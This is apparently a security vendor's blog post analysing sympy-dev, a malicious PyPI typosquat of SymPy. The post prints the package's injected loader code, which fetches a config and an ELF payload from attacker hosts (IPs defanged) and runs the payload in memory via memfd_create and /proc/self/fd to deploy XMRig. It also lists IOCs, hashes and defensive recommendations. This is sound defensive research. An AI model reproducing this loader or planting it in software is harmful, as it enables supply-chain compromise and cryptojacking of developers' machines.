

PyPI Package Impersonates SymPy to Deliver Cryptomining Malw...

 socket.dev/blog/pypi-package-impersonates-sympy-to-deliver-cryptomining-malware

[Back](#)

PyPI Package Impersonates SymPy to Deliver Cryptomining Malware

Malicious PyPI package sympy-dev targets SymPy users, a Python


symbolic math library with 85 million monthly downloads.



Socket's Threat Research Team identified a malicious PyPI package, [sympy-dev](#), that impersonates [SymPy](#), a widely used symbolic mathematics library with roughly 85 million downloads per month. The threat actor copied [SymPy](#)'s project description and branding cues into the [sympy-dev](#) listing, increasing the likelihood of accidental installation. PyPI shows four releases, versions [1.2.3](#) through [1.2.6](#), all containing malicious code and published on January 17, 2026, with [Nanit](#) listed as the maintainer. In its first day on PyPI, [sympy-dev](#) surpassed 1,000 downloads. Downloads do not equate to infections, but early uptake suggests the package began reaching real developer and CI environments quickly.

Inside the malicious package, the threat actor injected a downloader and in-memory execution routine into `SymPy` polynomial code paths. When invoked, the backdoored functions `retrieve` a remote JSON configuration, `download` a threat actor-controlled ELF payload, then `execute` it from an anonymous memory-backed file descriptor using Linux `memfd_create` and `/proc/self/fd`, which reduces on disk artifacts. In the samples retrieved during dynamic analysis, the downloaded payloads are XMRig cryptominers, and the configuration directs mining to Stratum endpoints over TLS. The loader retrieves its configuration and payload from `63[.]250[.]56[.]54` and `185[.]167[.]99[.]46` command and control (C2) endpoints.

At the time of writing, the malicious package remains `live` on the Python Package Index (PyPI) repository. We petitioned the PyPI security team for its removal and the suspension of the publisher’s account.



Socket’s analysis of the malicious `sympy-dev` PyPI package flags it as malware and a likely typosquat of the legitimate `sympy` library.

Typosquatting Remains a Persistent Supply Chain Risk

When developers run `pip install <package>`, they often treat a familiar package name and branding as a quick credibility check. Typosquatting turns that habit into an attack surface. `SymPy` is widely used across research, education, and engineering, and ClickPy `reports` roughly 85 million `SymPy` downloads in the last month, which shows how frequently developers pull the legitimate package. A lookalike does not need similar volume to cause harm, it only needs to capture a small `fraction` of `mistyped installs`, carelessly copy-pasted `requirements.txt` entries, or misguided searches for a development build.

Side-by-side PyPI listings contrast the legitimate `sympy` package (left) with `sympy-dev` (right), a malicious typosquat that reuses `SymPy`’s project description and suggests `pip install sympy-dev`, increasing the risk of accidental installation.

Execution Chain That Turns Algebra Into Cryptomining

The malicious code activates when specific polynomial routines run; a quieter approach that blends into normal `SymPy` usage. Many environments import `SymPy` broadly, but far fewer exercise and review every polynomial code path.

At a high-level, execution follows this sequence:

1. A victim imports and uses `SymPy` polynomial functionality
2. A backdoored polynomial function invokes a hidden downloader
3. The downloader retrieves a remote JSON configuration and writes it to disk
4. The downloader retrieves a threat actor-controlled ELF payload
5. The loader executes the payload from memory using `memfd_create` and `/proc/self/fd/<fd>`.
6. In observed samples, the payload is XMRig, which mines against threat actor-controlled Stratum endpoints using the downloaded configuration.

Below is the injected loader from [sympy/polys/polytools.py](#) (present in 1.2.3 through 1.2.6). The snippet shows the core logic, with IOCs defanged and our inline comments added.

```

import sys
import ctypes
import os
import subprocess
import tempfile
import json

# Linux x86_64 syscall number for memfd_create (anonymous in-memory file)
SYS_memfd_create = 319

libc = ctypes.CDLL(None)
libc.syscall.restype = ctypes.c_int

def create_and_exec(binary_data, outfilename, config_file):

    # Create an anonymous memfd, no stable on-disk path
    fd = libc.syscall(SYS_memfd_create, outfilename.encode(), 1)
    if fd == -1:
        raise OSError("memfd_create failed")

    # Write threat actor-supplied ELF bytes into the memfd
    os.write(fd, binary_data)

    # Mark the memfd executable
    os.fchmod(fd, 0o755)

    # Execute via /proc/self/fd/<fd>, pass config as argv[1]
    os.execv(f"/proc/self/fd/{fd}", [outfilename, config_file])

try:
    import requests

    # Hardcoded staging host used for config and payload retrieval
    HOST = "http://63[.]250[.]56[.]54"

    def groebner(F, *gens, **args):
        try:

            # Download remote config and write it locally
            config = requests.get(HOST + "/config").content
            with open("config.json", "wb") as f:
                f.write(config)

            # Download threat actor-controlled ELF payload from the root path
            binary_data = requests.get(HOST).content

            # In-memory execution of the payload, config.json becomes argv[1]
            create_and_exec(binary_data, "payload.bin", "config.json")
        except:
            # Fail closed, suppress errors to preserve normal behavior
            pass

```

```
from sympy.polys.polytools import GroebnerBasis
return GroebnerBasis(F, *gens, **args)
```

```
except:
    # Suppress import-time failures to avoid breaking imports
    pass
```

The loader's in-memory execution relies on Linux `memfd_create`, followed by `execv` of `/proc/self/fd/<fd>`. This pattern reduces traditional file-based artifacts because the ELF does not need a stable path on disk. The operation is not fully diskless, however, because the loader still writes the downloaded configuration file locally.

All four releases include a `groebner(.)`-based trigger in `sympy/polys/polytools.py`. Version 1.2.6 adds a second trigger in `roots_cubic(.)` within `sympy/polys/polyroots.py`, pointing to separate infrastructure. This redundancy improves resilience by providing multiple execution paths, increasing the likelihood that at least one activates in real workloads.

```

import sys
import ctypes
import os

# Linux x86_64 syscall number for memfd_create
SYS_memfd_create = 319

libc = ctypes.CDLL(None)
libc.syscall.restype = ctypes.c_int

def create_and_exec(binary_data, outfilename, config_file):

    # Create anonymous memfd for in-memory execution
    fd = libc.syscall(SYS_memfd_create, outfilename.encode(), 1)
    if fd == -1:
        raise OSError("memfd_create failed")

    # Write threat actor-supplied ELF into the memfd
    os.write(fd, binary_data)

    # Mark the memfd executable
    os.fchmod(fd, 0o755)

    # Execute via /proc/self/fd/<fd>, pass config as argv[1]
    os.execv(f"/proc/self/fd/{fd}", [outfilename, config_file])

try:
    import requests

    # Second staging host for config and payload retrieval
    HOST = "http://185[.]167[.]99[.]46"

    def roots_cubic(f, trig=False):
        try:
            # Fetch remote config and write it locally
            config = requests.get(HOST + "/config").content
            with open("config.json", "wb") as fp:
                fp.write(config)

            # Fetch threat actor-controlled ELF payload
            binary_data = requests.get(HOST).content

            # In-memory exec, config.json becomes argv[1]
            create_and_exec(binary_data, "payload", "config.json")
        except:
            # Suppress errors to avoid breaking SymPy behavior
            pass

        # Legitimate SymPy logic continues below
        if trig:
            ...
except:

```

```
# Suppress import-time failures
pass
```

Second Stage Recovery From Live Execution

We detonated the backdoored code paths in an isolated Linux environment and captured the loader's second-stage during execution. The loader pulled two config and payload pairs from threat actor infrastructure. The retrieved second stage payloads are Linux ELF binaries that match XMRig cryptominer behavior (SHA-256:

[90f9f8842ad1b824384d768a75b548eae57b91b701d830280f6ed3c3ffe3535e](#) and [f454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59](#)) and both samples are UPX-packed. Although we observed cryptomining in this campaign, the Python implant functions as a general purpose loader that can fetch and execute arbitrary second stage code under the privileges of the Python process.

While we only recovered Linux ELF second-stage payloads in this campaign, a plausible operational rationale is yield. Linux dominates servers, CI runners, containers, and research or HPC nodes, where long-running workloads and sustained CPU make cryptomining more durable and profitable. The loader's Linux-specific in-memory execution pattern (`memfd_create` plus `/proc/self/fd`) further reinforces this bias and would require a different implementation on Windows.

Both retrieved configurations use an XMRig compatible schema that enables CPU mining, disables GPU backends, and directs the miner to Stratum over TLS endpoints on port `3333` hosted on the same threat actor-controlled IP addresses.

We submitted both payloads to VirusTotal and Hatching Triage to validate our findings. Both services corroborated our assessment by identifying the samples as XMRig cryptominer malware and noting UPX packing. In dynamic runs, the binaries exhibited typical miner initialization and environment discovery, including reading `/proc/self/exe`, and were classified as malicious. The two payloads also appear operationally linked: they serve the same second stage role and present as closely related builds, consistent with redundant hosting of the same cryptomining payload behind the initial loader embedded in the malicious `sympy-dev` PyPI package.

For both recovered payload hashes, VirusTotal showed no community comments or prior context before our submission (top). After submission, VirusTotal reanalysis flagged the payloads as malicious (bottom);

the hash shown here (SHA-256:

f454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59) was detected by 22 of 64 engines as an XMRig-linked coinminer and identified as a UPX-packed Linux ELF.

Outlook and Recommendations

Defenders should expect typosquatted packages that embed a staged downloader and in-memory execution to persist and evolve. The analyzed malware loader is the durable asset: it always pulls configuration and a second-stage binary from threat actor infrastructure, which lets the operator rotate hosts, replace payloads, and shift objectives without publishing a new PyPI release. We observed XMRig cryptomining in this campaign, but the same execution chain enables arbitrary code execution under the privileges of the Python process, making it suitable for other second-stage malware.

Expect more typosquats and lookalike packages that trigger only on specific, legitimate code paths, along with redundant infrastructure and multiple triggers to increase activation across diverse workloads. Prioritize dependency pinning and integrity checks in builds, restrict installs to vetted indexes or internal mirrors, and alert on Python processes that make unexpected outbound requests or spawn in-memory executed payloads.

Socket's tooling addresses these risks end-to-end. The [Socket GitHub App](#) flags typosquats and malicious dependencies in PRs before merge, and the [Socket CLI](#) surfaces risky behavior during installs and enforces allow and deny policies. [Socket Firewall](#) blocks known malicious packages, including transitive dependencies, before the package manager fetches them. The [Socket browser extension](#) warns on suspicious listings while browsing, and [Socket MCP](#) adds guardrails to AI-assisted coding by flagging malicious or hallucinated packages before they enter dependency files.

Indicators of Compromise (IOCs)

Malicious PyPI Package

[sympy-dev](#)

Threat Actor's Alias on PyPI

[Nanit](#)

C2 and Cryptomining Endpoints

- 63[.]250[.]56[.]54
- 63[.]250[.]56[.]54:3333
- http://63[.]250[.]56[.]54/config
- http://63[.]250[.]56[.]54
- 185[.]167[.]99[.]46
- 185[.]167[.]99[.]46:3333
- http://185[.]167[.]99[.]46/config

- [http://185\[.\]167\[.\]99\[.\]46](http://185[.]167[.]99[.]46)

SHA256 Hashes (Malicious Binaries)

- [90f9f8842ad1b824384d768a75b548eae57b91b701d830280f6ed3c3ffe3535e](#)
- [f454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59](#)

MITRE ATT&CK

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.005 — User Execution: Malicious Library
- T1059.006 — Command and Scripting Interpreter: Python
- T1036 — Masquerading
- T1656 — Impersonation
- T1105 — Ingress Tool Transfer
- T1071.001 — Application Layer Protocol: Web Protocols
- T1095 — Non-Application Layer Protocol
- T1027.002 — Obfuscated Files or Information: Software Packing
- T1496.001 — Resource Hijacking: Compute Hijacking

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email